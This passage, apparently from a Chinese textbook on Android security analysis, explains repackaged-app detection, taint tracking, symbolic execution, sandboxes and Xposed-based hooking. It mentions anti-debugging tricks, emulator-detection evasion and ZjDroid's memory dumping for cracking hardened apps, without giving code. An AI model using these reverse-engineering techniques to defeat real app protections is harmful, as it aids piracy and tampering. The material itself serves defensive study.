DNADroid[18]采用程序依赖图(Program Dependence Graph，PDG)匹配的方法检测重打包应用。PDG 是针对方法的，一个方法对应一个 PDG，每个节点是一个指令，边是指令之间的依赖关系。有两种类型的依赖：数据依赖和控制依赖。如果一条指令中的一个变量的值依赖于另一条指令，则两条指令之间存在数据依赖。如果一条指令的运行取决于另一条指令的取值为真还是假，则两条指令之间存在控制依赖。为了对抗指令重排、插入和删除，DNADroid 在使用 PDG 时只保留数据依赖边。

DNADroid 首先使用 dex2jar 工具将 dex 文件转变为 jar 文件，使用 WALA 为每个类中的每个方法构建 PDG。接下来便是比较 PDG 的相似度。由于 PDG 的数量比较多，因此 DNADroid 采取了以下 3 个措施来降低比较规模：

(1) 剔除广告库、社交共享库等公共库。DNADroid 采用这些公共库的包名和 SHA1 值为标准精确地剔除代码中的公共库。

(2) 无损过滤。DNADroid 将节点数小于 10 的 PDG 剔除，因为这些规模很小的代码通常是微不足道的功能或者是模板代码，对应用程序整体没有太大影响。

(3) 有损过滤。将方法中类型分布不同的 PDG 丢弃，因为类型分布不同的方法不可能是相似的。例如一个包含很多方法调用节点的 PDG 不可能与一个不包含方法调用节点的 PDG 相似。为了进行有损过滤，DNADroid 首先为一个方法对中的每一个方法计算一个类型分布向量，其中记录每种类型的节点在 PDG 中出现的次数；然后计算两个向量之间的相似度，相似度未超过设定阈值(0.005)的 PDG 被丢弃。

通过了上述 3 个过滤措施的 PDG 对才会进行相似度的比较。对于一对要进行比较的 PDG，DNADroid 使用子图同构算法对其进行匹配，具体使用了 VF2 算法，利用 PDG 含有不同的节点类型，只有相同类型的节点才可以匹配的特点，约束需要进行测试的节点对规模，提高了子图同构算法的效率。

最后，DNADroid 基于匹配的 PDG 对计算两个应用之间的相似度。假设应用 A 中的一个方法标记为 f，其 PDG 中节点的数量标记为 $|f|$，应用 B 中与 f 的 PDG 为最佳匹配的方法标记为 $m(f)$，则应用 A 与应用 B 的相似度计算公式如下：

$$\text{sim}_{A(B)}=\frac{\sum_{f\in A}|m(f)|}{\sum_{f\in A}|f|}$$

其含义为应用程序 A 与应用程序 B 中匹配代码在应用程序 A 中所占的比例。若该比例超过一定值，则表明两个应用相似。

3. 基于特征文件的相似性检测

前面介绍的两种方案都是基于 dex 文件中代码或结构的相似性进行比较的，易受到代码混淆的影响，因此，研究人员一直在寻找可以对抗代码混淆技术的重打包应用检测方法。由于重打包应用为了保持与原应用的相似，多是针对原应用的 dex 文件和使用的第三方库进行修改，对其他文件的改动较小，因此研究人员提出通过特征文件内容的相似性来评价应用相似性的方法[19]。下面简单介绍相关方案的设计。

1）特征文件的选取

特征文件的选取应符合普遍性、代表性和可度量性的原则，即选取的特征文件类型应在 Android 应用中普遍存在，其具体内容为所属应用独有，且其内容特征可以度量，相似应用中文件的内容距离近，不相似应用中文件的内容距离远。根据这些原则，研究人员在对大量 Android 应用的文件进行分析后，选取了图片文件、布局文件和音频文件 3 类文件作为应用相似度比较的特征文件。

2）文件内容特征提取

（1）图片文件。

研究人员发现，重打包应用作者通常会采用两种方式来改变原应用中的图片（如果他们修改图片的话）：一是在原有图片的基础上进行轻度修改，如将彩色图片修改为灰度图片；二是改变图片的清晰度。为了不引起用户对重打包应用的怀疑，一般这些修改都是很微小的，不会对图片的整体结构和展示产生较大的影响。所以可以选取感知哈希算法提取图片指纹来进行相似度比较。

密码学中的哈希算法，例如 SHA1，是通过一些数字运算由任意长的数据产生定长的随机数据，输入数据发生很小的变化也会导致输出数据发生很大的变化。如果两段数据的哈希值不同，可以判定两段数据一定是不同的，而当两段数据的哈希值相同时，两段数据相同的概率极大。感知哈希算法与密码学中的哈希算法不同，当对图片数据进行感知哈希运算时，如果图片数据发生了微小的改动，感知哈希值的变化也是微小的，因此可以对图片的感知哈希值进行比较来判断图片的相似性。

对于图片来说，大尺寸的图片包含较多的高频成分，相应地包含更多的图片细节；小尺寸的图片则主要包含图片的低频成分，低频成分更多反映了图片的整体结构，而结构相似的图片，内容相似的可能性也会比较大。基于这样的认知，感知哈希算法采用将图片压缩后提取哈希值的方法提取图片特征。经典感知哈希算法的步骤如下：


① 改变图片尺寸。为了消除图片真实尺寸对图片相似性的影响，算法将所有的图片缩小到 8×8 的大小，即 64 个像素点。

② 将图片转为灰度图片。为了消除色彩对图片内容相似度的影响，算法将得到的 8×8 的图片中的每一个像素值都统一转换为灰度值，得到一个灰度图片。

③ 求像素的灰度值平均数。计算 64 个像素点的灰度值平均数。

④ 二值化。将 64 个像素点中灰度值大于灰度值平均数的像素点置 1，其他像素点置 0，得到一个二值化的图片。

⑤ 得到图片指纹。将二值化图片的 64 个像素点按一定顺序串联成一个 64b 的向量，就是图片的指纹。



在具体分析 Android 应用中图片文件的相似性时，基于 Android 应用中 40×40 分辨率的图片所占比重最高，因此将感知哈希算法中图片的尺寸由 8×8 改变为 40×40 进行运算，最后得到十六进制数字的字符串表示，字符串长度为 40×40/8＝200。

(2) 布局文件。

Android 应用内的布局文件均为 XML 格式的文件，有着固定的结构和标签名，因此在提取其特征时，可以将这些固有的因素剔除，以简化特征的提取。具体来说，可以将布局文件中的结构特征和符号信息过滤，将剩下的信息转化为字符串，计算其散列值作为文件特征。处理过程如图 11-40 所示。




图 11-40　布局文件处理过程

(3) 音频文件。

研究人员发现，重打包应用作者一般不会对音频文件进行大的修改，因此采用音频文件的哈希值作为文件特征，具体可以使用 FNV1 算法。FNV1 算法是一种高离散性的哈希算法，能快速处理大量数据并保持较小的冲突率，适用于处理非常相近的内容。

3) 相似度计算

应用的相似度由特征文件的相似度来表示，其中由于 3 类特征文件在 Android 应用中的分布比重不一致，因此需要对 3 类文件的相似度赋予相应的权重以更好地度量 Android 应用的相似性。经过实验测试，研究人员最终确定为 3 类文件分别赋予 0.6、0.3 和 0.1 的权重，并且 3 类文件中相似性计算值高的权重为 0.6，相似性计算值低的权重为 0.1，即采用动态权值的方法。

此外，针对每一类文件的相似度的计算，采用内容相似度作为标准，即将每一类文件的特征看作字符串集合，将两个应用中相同类型文件得到的字符串集合的交集在其中较小的集合中所占的比例作为该类型文件的相似度计算值，因此 Android 应用的相似度计算公式如下：

$$
\begin{aligned}
\mathrm{sim}(\mathrm{app}_1,\mathrm{app}_2) &= \mathrm{sim}(\mathrm{app_files}_1,\mathrm{app_files}_2) \\
&= \frac{|\mathrm{image_fea}_1 \cap \mathrm{image_fea}_2|}{\min(|\mathrm{image_fea}_1|,|\mathrm{image_fea}_2|)} \times \alpha \\
&\quad + \frac{|\mathrm{sound_fea}_1 \cap \mathrm{sound_fea}_2|}{\min(|\mathrm{sound_fea}_1|,|\mathrm{sound_fea}_2|)} \times \beta \\
&\quad + \frac{|\mathrm{layout_fea}_1 \cap \mathrm{layout_fea}_2|}{\min(|\mathrm{layout_fea}_1|,|\mathrm{layout_fea}_2|)} \times \gamma
\end{aligned}
$$

其中 $\mathrm{sim}(\mathrm{app}_1,\mathrm{app}_2)$ 为图片相似度，$\mathrm{sim}(\mathrm{app_files}_1,\mathrm{app_files}_2)$ 为文件相似度，$\mathrm{image_fea}_1$ 为图片文件特征集合，$\mathrm{sound_fea}_1$ 为音频文件特征集合，$\mathrm{layout_fea}_1$ 为布局文件特征集

合，α、β 和 γ 为权重。

11.4 动态分析

相对于静态分析，动态分析是在应用程序运行时对程序的运行状态进行监控与分析的方法。动态分析具有不需要待分析程序源码，能准确观察到程序执行过程中状态、行为和流程的变化，获得执行过程中的各种数据等优点，因而在恶意代码分析中被广泛使用。Android 平台动态分析典型工具包括 adb、DDMS 等，这些工具通过拦截系统 API 或调用系统内置的调试功能来实现分析。另外也有一类基于沙盒、虚拟机技术等开展动态分析的技术，代表性工具包括 TaintDroid、DroidBox、Anubis 等。

TaintDroid[21] 是 Enck 等人提出的用于检测隐私信息泄露的动态污点分析工具。智能手机中的源信息指的是其各种敏感信息，包括地理位置、相机、手机标识符等。TaintDroid 通过在源 API 处标记信息，自动传播在 Dalvik 虚拟机指令级以及 Android 系统文件级的标记信息。当到达下沉点（sink）时，系统通过检查该点处 API 是否被标记，然后按照相应策略做出响应。在被分析的 30 个热门应用程序中，未经用户同意而与广告商共享地址信息的应用有 15 个，与远程服务器共享用户设备唯一标识符的有 7 个。然而，TaintDroid 只能检测敏感隐私信息是否流出手机，而无法确定信息流出是否是在用户知晓的情况下发生的。Yanji Zhou 等人采取了权限分析与动态分析相结合的方法，首先采用基于权限特征的判断方法过滤掉大规模数量的正常软件，然后依据恶意软件可能采用的技术进行动态分析，例如动态加载 Java 可执行代码和本地代码的行为作为特征行为进行检测。其原型系统 DroidRanger 收集官方与第三方市场中的 204 040 个应用并检测出 211 个恶意应用，其中包含 0day 恶意应用。AppInspector 通过扩展 TaintDroid 来跟踪特定类型的数据流达到自动程序分析的目的。该工具旨在自动检测应用程序的隐私泄露问题，为了解决污点数据通常会在应用程序界面上停滞不前的问题，Gilbert 等人还采用了具体执行和符号执行相结合的方法。

AppsPlayground 采用了基于 TaintDroid 的静态污点追踪、API 调用监控和内核层的监控来监控和分析程序运行状态，通过实现事件触发和智能执行技术提高动态分析的路径覆盖率。此外 AppsPlayground 还对所使用的模拟器进行了修改，通过设置真实设备相关的标识符和数据，使其绕过恶意应用对模拟环境的检测。

VetDroid 则是从权限使用的角度重建应用程序行为，分析应用程序对权限的使用和对敏感资源的使用。VetDroid 提出了两类权限使用点。一类是显式权限使用点，即应用程序中显式请求受权限保护的敏感资源的地方，与 Android API 调用相关；另一类为隐式权限使用点，是被请求的资源实际被使用的地方。VetDroid 通过拦截相应 Android API 的调用，并从 Android 权限执行系统中获取准确的权限检测信息来识别显式权限使用点，其构建的 Android API 调用和权限之间的映射关系比 PScout 更为精确。VetDroid 利用 TaintDroid 实现了一个基于权限的污点分析方案，获取隐式权限使用点的信息。通过收集显式权限使用点和隐式权限使用点，按执行顺序将其排列，即可得到相应权限的使用图。通过这些信息，VetDroid 识别出了比 TaintDroid 更多的隐私泄露场景。

在一些系统或方法中，动态分析技术常常与静态分析技术结合使用，弥补各自的不足之处。如 DroidRanger 采用基于启发的过滤和动态运行监控的方案来检测未知恶意应用，通过寻找 DexClassLoader 函数的调用和 native 代码的存放路径异常，过滤掉不存在动态加载恶意代码行为的应用程序，对剩下的应用进行动态分析，获取其行为信息，进一步分析判断是否真实存在恶意行为。DroidRanger 在 204 040 款应用中共发现了 40 款新型恶意应用，其中包含著名的恶意应用家族 DroidKungFu。但 DroidRanger 提出的方案只能检测使用了动态加载功能的恶意应用，其他类型的恶意应用并不在其考虑范围内。而据学者推测分析，Google 在其官方应用市场 Google Play 上使用的恶意应用检测系统 Bouncer 也采用了动态和静态分析技术相结合的检测分析方案。

本节从数据流分析和动态行为分析两方面介绍动态分析技术。

11.4.1　数据流分析

维基百科中数据流分析的定义是："一种用于收集计算机程序在不同点计算的值的信息的技术。一个程序的控制流图(Control Flow Graph，CFG)被用来确定对变量的一次赋值可能传播到程序中的哪些部分。"数据流分析常被用于代码优化、恶意代码检测等方面，其具体实现主要包括符号执行、污点传播等方法。

符号执行(symbolic execution)是一种程序分析技术。利用该技术，可以通过分析程序结构计算出让特定代码执行的程序输入。使用符号执行分析一个程序时，该程序会使用符号值而不是具体的数值作为输入。在达到目标代码时，分析器可以提取出相应的路径约束，然后通过通用的约束求解器就可以得到触发目标代码块的具体数值输入。

SymDroid 提供了面向 Dalvik 字节码的符号执行引擎。SymDroid 直接在 Dalvik 字节码上执行操作，首先其将 Dalvik 字节码转换为 μ-Dalvik 指令，后者将标准的 200 余条 Dalvik 指令转换为精简后的 16 条指令，从而简化分析。为了保证分析效果，SymDroid 也对 Android 平台上常见的生命周期回调和异步接口进行了额外的处理。研究人员从两个方面评估了 SymDroid 的有效性：首先，在 Android 兼容性测试框架(Android Compatibility Test Suite)上运行 SymDroid，发现绝大多数测试运行通过，且运行效率是 Dalvik VM 的一半，是 Java VM 的两倍；其次，使用 SymDroid 提取 Android 应用程序的路径约束，结果表明 SymDroid 较为有效。

在 Android 系统上使用符号执行技术进行恶意代码分析的成果也日益增多。其中 AppIntent 使用了改进的符号执行技术：事件空间限制的符号执行(event-space constraint symbolic execution)，有效地解决了传统符号执行搜索空间巨大的问题。AppIntent 面向隐私泄露问题，通过改进的符号执行技术生成可以触发敏感数据传播的 UI 交互序列和数据输入，然后利用动态分析平台将此次数据传输的过程重现，供人工分析判断其中是否有用户参与过程。

动态污点传播分析也是数据流分析的重要组成部分。动态污点传播分析是追踪数据处理流程，确定指令之间数据依赖关系的一种有效方法。动态污点传播系统实现主要有 3 种方法：基于源代码的实现、基于代码转换的实现和基于硬件扩展的实现。基于源代码的实现方法，在编译阶段时在程序中嵌入动态污点传播功能代码以实现污点传播分析，

或直接针对源码展开污点传播运算，代表性工作是 Lam 等人提出的通用的动态信息流分析架构 GIFT 和 Xu 等人提出的 C 语言源码污点传播工具。GIFT 通过在程序中插入中断点(interception point)，调用代理函数(proxy function)完成污点传播分析。Xu 等人基于 CIL 提出一种 C 程序解析转换工具，通过对源程序进行转换，追踪内存每个字节使用情况。这些方法虽然在效率上具有一定的优势，但是由于其需要源代码的局限性，很难用于恶意代码分析。

当前的动态污点传播分析通常基于二进制代码解析工具或者虚拟机实现，TaintCheck、Panorama、BitBlaze 等都是基于该思路的不同实现。加州大学伯克利分校开发的 Panorama、BitBlaze 以及与卡内基・梅隆大学联合研制的 DTA ++ 均采用中间指令的方式进行污点传播分析，通过将程序执行的指令分块翻译成中间语言指令集，针对简化的中间语言指令集进行动态污点传播分析。该方法是一种底层实现方法，无须提供程序源代码和库源代码，能够提供足够的执行细节，但是该方法基于二进制汇编代码实现，不适用于 Android 的混合执行机制。Chandra 等人提出了基于 Java 虚拟机的污点传播机制，由于该分析过程针对纯 Java 代码实现，因此无法分析 Android 的原生代码。Android 平台的污点传播代表性研究为 William Enck 等人研发的 TaintDroid 系统，TaintDroid 修改了 Android 系统以提供污点的标记并追踪其传播。TaintDroid 在相关 API 调用处将隐私数据标记为污点数据，在隐私数据通过程序变量、文件、进程间通信传播时提供标记，若发现污点数据通过网络传输出去或以其他方式离开系统，则判定发生了隐私泄露。对于 Android 系统 Dalvik 虚拟化代码和原生代码混合执行的问题，该系统采用分析 JNI (Java Native Interface，Java 本地接口)接口的方式代替原生代码的污点传播分析。实际上目前很多恶意代码的行为都是基于原生代码实现的，TaintDroid 在恶意代码动态分析方面仍具有一定的局限性。

其他相关研究还包括 Suh 等人提出的通过硬件扩展追踪信息流的方法。尽管该方法可以对抗多种恶意代码攻击的形式，但它需要有复杂的硬件扩展支持，成本高，技术难度大，扩充能力差，难以满足实际工作的需求。

根据以上分析可知，当前的污点传播方法在行为分析、数据流程追踪方面取得了较大的进展，但是要达到对 Android 系统可执行程序数据处理流程进行有效追踪和分析，还需要进一步的研究。

11.4.2 数据流分析典型工具

1. Panda for Android

Panda 是一个与平台的架构无关的开源动态分析平台。Panda 是利用系统模拟器 QEMU 构建的，所以 Panda 可以得到客户系统所有的执行指令和数据。Panda 在 QEMU 基础上增加了一些其他功能，比如记录指令、重复执行指令、增加迭代、全系统深度分析等。这些日志文件信息可以共享，试验结果也可以重放。日志文件格式紧凑，例如 FreeBSD 启动需要 90 亿条指令，而这些信息可以保存在一个只有几百兆字节的文件中。QEMU 支持 13 种不同的 CPU 架构，所以基于 QEMU 的 Panda 可以利用 LLVM IR 分析多种指令集。Panda 的功能是通过插件实现的，它可以在插件之间共享有用的信息，因

此方便了分析代码的重用，简化了复杂分析。Panda 目前由麻省理工学院林肯实验室、纽约大学和东北大学共同开发。

Panda 可以支持运行在 Goldfish 虚拟平台上的 ARMv7 架构的 Android 系统。其中 DroidScope 项目中的部分功能直接集成到了 Panda 系统中。

1）Linux 层的监控

目前 Linux 层的 DroidScope 代码可以工作在为 Android Goldfish 内核定制的 Linux 上。当目前的页表发生变化时，DroidScope 也会更新它的影子进程列表。必要时，进程列表可以追踪线程和加载的模块，也可以使用 DroidScope 中的工具提取符号。Panda 的系统调用追踪插件被加载之后，DroidScope 可以在执行 fork、clone、exec 调用时发出通知，还可以分析 exec 调用之后的进程模块列表。为了更加方便地使用这些数据，用户可以修改 context. c 文件，或者复用系统调用追踪模块的代码。用户也可以在 GDB 中运行 Panda，通过执行 call printProcessList(0)可以在 Panda 的输出流中打印进程列表。

2）Dalvik 层的监控

Dalvik 层的 DroidScope 代码只能运行在 Android 2.3 上。在之后的版本的 Android 中 Dalvik 改动较大，目前还不能兼容。

2. TaintDroid

智能手机可以方便地安装第三方的应用，很多应用会获取用户的个人数据，例如地理位置、手机 IMEI 等，并使用这些数据来提高用户的体验。然而，很少有应用会提供隐私政策来清晰地说明它是如何使用这些隐私数据的，所以用户想要使用这些应用的时候只能被迫相信应用会以合理的方式使用他们的隐私数据。在这个背景下，Intel 公司、宾夕法尼亚州立大学和杜克大学的一项联合研究表明从应用市场下载的部分常用应用会窃取用户隐私，并把隐私数据泄露给在线广告商。上述研究人员开发了一款可以实时监控 Android 系统的一项服务，叫做 TaintDroid。它可以分析出用户隐私数据是如何被 App 获取和泄露的。在对 30 款常见的应用的分析过程中，研究人员发现其中有 15 款会把用户的地理位置信息发送到广告商的服务器上，其中有 7 款应用发送了手机硬件的唯一标识码，有些应用甚至发送了手机号码和 SIM 卡的序列号给开发者。

TaintDroid 使用动态污点传播技术跟踪用户隐私数据在应用程序和系统中的传播，检测隐私数据泄露行为。TaintDroid 修改了 Android 系统以提供污点的标记并追踪其传播。TaintDroid 在相关 API 调用处将隐私数据标记为污点数据，在隐私数据通过程序变量、文件、进程间通信传播时提供标记，若发现污点数据通过网络传输出去或以其他方式离开系统，则判定发生了隐私泄露。由于 TaintDroid 只追踪数据流信息，因此不能检测通过控制流攻击导致的信息泄露。由于 TaintDroid 平台通过更改 Dalvik 虚拟机实现了对应用程序内部、应用程序之间的敏感数据流动的监控，因此为了使用 TaintDroid，必须自己编译 Android 代码生成 ROM，并把 ROM 刷入手机硬件或虚拟机。成功安装 TaintDroid 之后，读者可以写一个读取手机 IMEI 或联系人信息，并通过网络或短信等方式发出手机的测试应用，以实际观察 TaintDroid 系统的分析效果。

11.4.3 动态行为分析

动态行为分析是指实际运行分析目标，并在样本运行过程中采用调试、Hook、硬件信息提取还原等措施监控其系统调用、文件操作、网络访问等行为，最后根据监测到的动态行为信息进行进一步的分析。

根据采用的技术手段的不同，针对 Android 应用软件的动态行为分析可分为动态调试、程序插桩、沙盒等类别。动态调试技术在操作系统层面有较为完善的支持，但常常面临着反调试技术的挑战；程序插桩技术无须在操作系统中添加额外的模块或启动调试器，但其主要问题是必须静态地修改分析目标，并修改应用程序的签名，因此难以应对分析目标的动态代码，也难以应对程序启动后的签名校验、完整性检查等防修改探测技术；沙盒技术则较好地解决了动态调试技术和程序插桩技术易被反制的问题，是目前动态行为分析的主流技术手段。下面分别介绍这 3 种常用技术手段。

1. 动态调试技术

软件调试技术可分为基于源代码的调试和基于可执行文件的调试。在软件安全分析中，一般无法获取软件源码，因此通常采用基于可执行文件的调试。

Dalvik 虚拟机通过实现 JDWP(Java Debug Wire Protocol)协议，具备了对调试功能的支持。Android 官方提供的调试工具套件是 DDMS(Dalvik Debug Monitor Server)，在 Android SDK 中可以找到该工具。DDMS 工具可以观察目标进程的 Javaheap 情况，也可以利用 Method Profiling 工具追踪、记录目标进程每个 Java API 的调用序列。针对原生程序(native code)的调试则较为复杂一些，由于 Android 系统底层为 Linux，因此可以使用 gdb 配合 gdbserver 进行 Android 原生程序的指令级别的调试。

恶意代码为了对抗动态调试，常常会采用反调试技术。常见的反调试技术有调试标志检测，利用一些特征检测当前自身是否处于被调试状态，如利用在同一时间进程最多只能被一个调试器调试的特点，通过调试进程自身来判断是否已经有其他调试器存在；探测单步执行，通过检测堆栈状态或指令运行时间来判断是否处于单步执行状态，例如由于程序在单步调试时运行时间往往显著大于正常运行时间，因此可设置超时后终止程序。

2. 程序插桩技术

程序插桩技术指在不影响分析目标原有逻辑的基础上，插入一些额外的代码，从而检测或提取敏感 API 的执行、控制流和数据流信息等。与动态调试技术类似，程序插装也分为针对源代码的插桩和针对可执行程序的插桩。在安全性分析中，通常针对可执行程序进行插桩处理。

面向 Android 应用插桩已有一些研究成果。如 Capper 通过重写应用程序字节码，在其中加入监控指令来记录隐私信息的流动，并提供了上下文感知的策略执行机制来方便用户判断是否放行当前的应用行为。与此类似，AppSealer 通过修改应用程序，给程序打补丁来获取应用程序运行时的状态，判断应用程序中是否存在组件劫持漏洞。

在插桩工具方面，DroidBox 的一个扩展项目 APIMonitor 可以向目标 APK 程序的关键系统 API 前后自动插入监控代码，并以 Log 的形式输出到 Logcat。而 SOOT 工具提供了更加全面的 Android 应用程序插桩支持。



3. 沙盒技术

为了解决动态调试技术和代码插桩技术易被反制的问题，研究人员采用沙盒、虚拟机技术等开展动态分析，代表性研究包括 CWSandbox、Norman Sandbox、TaintDroid、TTAnalyze、BitBlaze 等。其中 CWSandbox、Norman Sandbox 采用拦截系统 API 的方式实现分析，容易与恶意代码产生平台竞争而被检测和反制；Taintdroid 通过更改 Dalvik 虚拟机实现了对应用程序内部、应用程序之间的敏感数据流动的监控，需要对源码进行大量的修改和配置，并且只能针对 Java 代码实施分析；维也纳理工大学研发的 TTAnalyze 和加州大学伯克利分校研发的 BitBlaze、DTA++ 基于硬件模拟器实现，通过模拟 CPU、内存、外设等硬件提供更加真实的仿真环境，从模拟硬件上提取信息以实现恶意软件样本自动分析。目前，BitBlaze 研究团队正在对其进行进一步的扩充，使之可以满足 Android 程序分析的需要，系统代号为 DroidBlaze。基于硬件模拟的分析方法是恶意软件分析方面一个较大的进步，该方式从模拟硬件层获取数据，分析过程对恶意代码完全透明，不受代码加壳、混淆等反制手段的干扰，在适用性和数据获取准确度方面均具有较大的优势。

根据提取行为的层次的不同，针对 Android 应用软件的动态行为分析可分为基于 Linux 内核层的监控、基于 Framework 层的监控两大类别。

1）基于 Linux 内核层的监控

该类研究主要通过获取 Linux 内核层的系统调用信息来寻找潜在的恶意行为。CrowDroid 使用异常检测来检测可能的恶意应用。作者开发了一个轻量级的客户端 CrowDroid 运行于用户设备上，它使用 Strace 工具监控 Linux 层的系统调用，将其预处理后再发送给服务器。服务器负责解析数据，并为应用程序构建行为集。服务器使用聚类算法从多个用户提交的同一应用的行为集中提取应用程序的正常行为集，使用该正常行为集与后来用户提交的数据进行比较，从而识别出拥有相同的名字和标识符但是却有着不同行为的恶意木马应用。

Paranoid Android 提出了一个基于云的检测框架，在用户设备上收集程序运行信息，将其传递到服务器进行分析，服务器运行一个与设备对应的虚拟副本，根据收集到的信息进行同步执行。Paranoid Android 对由 init 函数启动的所有进程进行跟踪，收集最少的可反映手机真实运行情况的数据，传递给云端服务器，服务器通过这些数据将运行过程重现，使用反病毒软件和动态污点传播分析是否有恶意行为存在。Paranoid Android 利用服务器比移动设备具备更多计算资源的优势，可对应用程序的运行进行复杂深入的分析，然而大量数据的传输对用户而言仍是一个负担。

2）基于 Framework 层的监控

该类研究主要通过修改 Android 系统，获取 java 层的行为数据进行分析。TaintDroid 使用动态污点传播技术跟踪用户隐私数据在应用程序和系统中的传播，检测隐私数据泄露行为。TaintDroid 修改了 Android 系统以提供污点的标记并追踪其传播。TaintDroid 在相关 API 调用处将隐私数据标记为污点数据，在隐私数据通过程序变量、文件、进程间通信传播时提供标记，若发现污点数据通过网络传输出去或以其他方式离开系统，则判定发生了隐私泄露。由于 TaintDroid 只追踪数据流信息，因此不能检测通过控制流攻击导致的信息泄露。TaintDroid 也可以用于离线分析的动态分析中。

AppFence 对 TaintDroid 进行了扩展以检测更多的隐私泄露情景,并针对不同的情景设计了不同的防护方案。

11.4.4 动态行为分析典型工具

1. Xposed 框架

Xposed[23] 是一个开源框架,利用该框架可以在不需要改动源码的情况下更改系统和应用程序的行为。这种方式有一个很大的优势,就是这个模块适用于不同的版本的ROM 或应用程序(只要源代码改变不是太大)。通过在 Xposed 中关闭模块并重启系统,模块可以轻易删除,从而避免对系统和应用程序产生影响。利用 Xposed 框架可以使用多个模块对某一特定部分做更改,这是修改源代码无法做到的。

1) Xposed 工作原理

Android 系统中包含一个叫做 Zygote 的进程,该进程是 Android 运行时的核心部分。每一个 Android 应用程序都是通过 Zygote 进程创建新的进程(fork)。系统启动时候通过执行/init. rc 脚本启动 Zygote 进程,最后通过/system/bin/app_process 加载需要的类并执行初始化方法。完成这一步之后,Zygote 进程的启动也就完成了。

这个过程也是 Xposed 发挥作用的阶段。当系统安装了 Xposed 框架,一个被扩展的 app_process 被复制到/system/bin。这个被扩展的 app_process 可以加载附加的 JAR 包到 classpath 中,并可以在特定的时机调用附加的方法。比如说,可以在虚拟机启动之后,甚至在 Zygote 的 main 方法执行之前调用附加方法。这些附加的方法是 Zygote 的一部分,可以使用 Zygote 的上下文环境。附加的 JAR 文件目录为/data/data/de. robv. android. xposed. installer/bin/XposedBridge. jar。

2) 方法劫持与替换

Xposed 真正强大的地方是可以劫持方法。当你想要修改 APK 时,可以反编译 APK 得到源码,然后在源码中直接修改代码。但是,修改之后还需要重新编译程序并签名才能再次发行。利用 Xposed 的劫持功能,可以在方法执行之前和执行之后插入你自己的代码,从而影响函数的执行。然而利用 Xposed 的方法劫持功能并不能修改方法内部的逻辑或域。

XposedBridge 有一个私有的本地方法 hookMethodNative。这个方法也是在被扩展的 app_process 中实现的。它会改变方法的类型为本地(native)方法,并链接该方法到本地通用(generic)的方法。这意味着每次调用被劫持的方法的时候都是执行 generic 方法,并且这些对于调用者是透明的。handleHookedMethod 也是 XposedBridge 中实现的方法,该方法可以修改被劫持方法所传递的参数和返回结果。

(1) Xposed 框架应用一:XPrivacy 模块。

XPrivacy 可以防止应用泄露用户的隐私数据。XPrivacy 可以返回应用程序错误的数据或不返回数据,具体来说就是,通过返回空的联系人列表来限制应用程序访问联系人信息;通过返回虚假的位置信息来限制应用程序访问位置信息。这样,XPrivacy 可以限制应用程序访问的数据类型。XPrivacy 是基于 Xposed 框架的,所以要使用 XPrivacy,首先需要安装 Xposed 框架。

XPrivacy 的特点如下:

- 不需要为代码打补丁。
- 适用于 Android 4.0.3～5.1.1(ICS,Jelly Bean,KitKat,Lollipop)版本。
- 新安装的应用程序默认是受限制的。
- 记录应用程序使用过的数据信息。
- 可以精细地调整权限分配。
- 开源,免费,没有广告。

(2) Xposed 框架应用二:ZjDroid 模块。

ZjDroid 是基于 Xposed 框架开发的一款 Android 动态逆向分析模块,ZjDroid 模块在目标程序启动早期被动态加载入目标程序进程,并与目标程序代码一起运行于同一进程空间,逆向分析人员可以通过 ZjDroid 解决日常逆向分析中的一些常见棘手问题。

目前 ZjDroid 提供了如下能力供逆向人员使用:

- DEX 文件的内存 dump。
- 基于 Dalvik 关键指针的内存 BackSmali,有效破解加固应用。
- 敏感 API 的动态监控。
- 指定内存区域数据 dump。
- 获取应用加载 DEX 信息。
